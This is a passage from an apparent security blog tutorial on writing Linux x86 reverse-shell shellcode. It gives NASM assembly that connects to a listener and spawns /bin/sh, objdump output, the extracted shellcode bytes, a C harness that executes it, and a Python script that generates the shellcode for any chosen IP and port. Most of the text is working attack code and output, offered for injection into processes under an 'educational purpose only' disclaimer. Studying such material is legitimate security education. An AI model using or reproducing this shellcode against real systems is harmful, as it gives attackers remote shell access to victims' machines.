
```
  xchg ebx, edx     ; save sockfd

dup:
  mov  al, 0x3f     ; sys_dup2 = 63 = 0x3f
  int  0x80         ; syscall (exec sys_dup2)
  dec  ecx          ; decrement counter
  jns  dup          ; as long as SF is not set -> jmp to dup

  ; spawn /bin/sh using execve
  ; int execve(const char *filename, char *const argv[],char *const envp[]);
  mov  al, 0x0b     ; syscall: sys_execve = 11 (mov eax, 11)
  inc  ecx          ; argv=0
  mov  edx, ecx     ; envp=0
  push edx          ; terminating NULL
  push 0x68732f2f         ; "hs//"
  push 0x6e69622f         ; "nib/"
  mov  ebx, esp     ; save pointer to filename
  int  0x80         ; syscall: exec sys_execve
```

testing

Now, as in the first part, let's assemble it and check if it properly works and does not contain any null bytes:


```
nasm -f elf32 -o rev.o rev.asm
ld -m elf_i386 -o rev rev.o
objdump -M intel -d rev
```

```
kali@kali  ~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2  nasm -f elf32 -o rev.o rev.asm
kali@kali  ~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2  ld -m elf_i386 -o rev rev.o
kali@kali  ~/projects/cybersec_blog/2021-10-17-linux-shellcoding-2  objdump -M intel -d ./rev

./rev:     file format elf32-i386


Disassembly of section .text:

08049000 <_start>:
 8049000:       6a 66                   push   0x66
 8049002:       58                      pop    eax
 8049003:       6a 01                   push   0x1
 8049005:       5b                      pop    ebx
 8049006:       31 d2                   xor    edx,edx
 8049008:       52                      push   edx
 8049009:       53                      push   ebx
 804900a:       6a 02                   push   0x2
 804900c:       89 e1                   mov    ecx,esp
 804900e:       cd 80                   int    0x80
 8049010:       92                      xchg   edx,eax
 8049011:       b0 66                   mov    al,0x66
 8049013:       68 7f 01 01 01          push   0x101017f
 8049018:       66 68 11 5c             pushw  0x5c11
 804901c:       43                      inc    ebx
 804901d:       66 53                   push   bx
 804901f:       89 e1                   mov    ecx,esp
 8049021:       6a 10                   push   0x10
 8049023:       51                      push   ecx
 8049024:       52                      push   edx
 8049025:       89 e1                   mov    ecx,esp
 8049027:       43                      inc    ebx
```



Prepare listener on `4444` port and run:


```
./rev
```



Perfect!

Then, extract byte code via some bash hacking and `objdump`:

```
objdump -d ./rev|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s '
'|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed
's/$/"/g'
```



So, our shellcode is:


```
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f
\x01\x01\x01\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\
x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x
73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
```

Then, replace the code at the top (`run.c`) with:

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] =
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f
\x01\x01\x01\x66\x68\x11\x5c\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\
x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x
73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our shellcode
  (int)(*func)();            // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

Compile, prepare listener and run:

```
gcc -z execstack -m32 -o run run.c
./run
```



As you can see, everything work perfectly. Now, you can use this shellcode and inject it into a process.

But there is one caveat. Let's go to make the ip and port easily configurable.

configurable IP and port


To solve this problem I created a simple python script (`super_shellcode.py`):

```
import socket
import argparse
import sys

BLUE = '\033[94m'
GREEN = '\033[92m'
YELLOW = '\033[93m'
RED = '\033[91m'
ENDC = '\033[0m'

def my_super_shellcode(host, port):
    print (BLUE + "let's go to create your super shellcode..." + ENDC)
    if int(port) < 1 and int(port) > 65535:
        print (RED + "port number must be in 1-65535" + ENDC)
        sys.exit()
    if int(port) >= 1 and int(port) < 1024:
        print (YELLOW + "you must be a root" + ENDC)
    if len(host.split(".")) != 4:
        print (RED + "invalid host address :(" + ENDC)
        sys.exit()

    h = socket.inet_aton(host).hex()
    hl = [h[i:i+2] for i in range(0, len(h), 2)]
    if "00" in hl:
        print (YELLOW + "host address will cause null bytes to be in shellcode :(" +
ENDC)
    h1, h2, h3, h4 = hl

    shellcode_host = "\\x" + h1 + "\\x" + h2 + "\\x" + h3 + "\\x" + h4
    print (YELLOW + "hex host address: x" + h1 + "x" + h2 + "x" + h3 + "x" + h4 +
ENDC)

    p = socket.inet_aton(port).hex()[4:]
    pl = [p[i:i+2] for i in range(0, len(p), 2)]
    if "00" in pl:
        print (YELLOW + "port will cause null bytes to be in shellcode :(" + ENDC)
    p1, p2 = pl

    shellcode_port = "\\x" + p1 + "\\x" + p2
    print (YELLOW + "hex port: x" + p1 + "x" + p2 + ENDC)

    shellcode = "\\x6a\\x66\\x58\\x6a\\x01\\x5b\\x31"
    shellcode += "\\xd2\\x52\\x53\\x6a\\x02\\x89\\xe1\\xcd\\x80\\x92\\xb0\\x66\\x68"
    shellcode += shellcode_host
    shellcode += "\\x66\\x68"
    shellcode += shellcode_port
    shellcode += "\\x43\\x66\\x53\\x89\\xe1\\x6a\\x10"
    shellcode += "\\x51\\x52\\x89\\xe1\\x43\\xcd"
    shellcode += "\\x80\\x6a\\x02\\x59\\x87\\xda\\xb0"
    shellcode += "\\x3f\\xcd\\x80\\x49\\x79\\xf9"
    shellcode += "\\xb0\\x0b\\x41\\x89\\xca\\x52\\x68"
    shellcode += "\\x2f\\x2f\\x73\\x68\\x68\\x2f\\x62\\x69\\x6e\\x89\\xe3\\xcd\\x80"
```

```
    print (GREEN + "your super shellcode is:" + ENDC)
    print (GREEN + shellcode + ENDC)

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-l','--lhost',
                         required = True, help = "local IP",
                         default = "127.1.1.1", type = str)
    parser.add_argument('-p','--lport',
                         required = True, help = "local port",
                         default = "4444", type = str)
    args = vars(parser.parse_args())
    host, port = args['lhost'], args['lport']
    my_super_shellcode(host, port)
```

Prepare listener, run script, copy shellcode to our test program, compile and run:

```
python3 super_shellcode.py -l 10.9.1.6 -p 4444
gcc -static -fno-stack-protector -z execstack -m32 -o run run.c
```



So our shellcode is perfectly worked :)

This is how you create your own shellcode, for example.

> This is a practical case for educational purpose only.

[The Shellcoder's Handbook]
[Shellcoding in Linux by exploit-db]
[my intro to x86 assembly]
[my nasm tutorial]
[ip]

socket
connect
execve
first part
Source code in Github

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine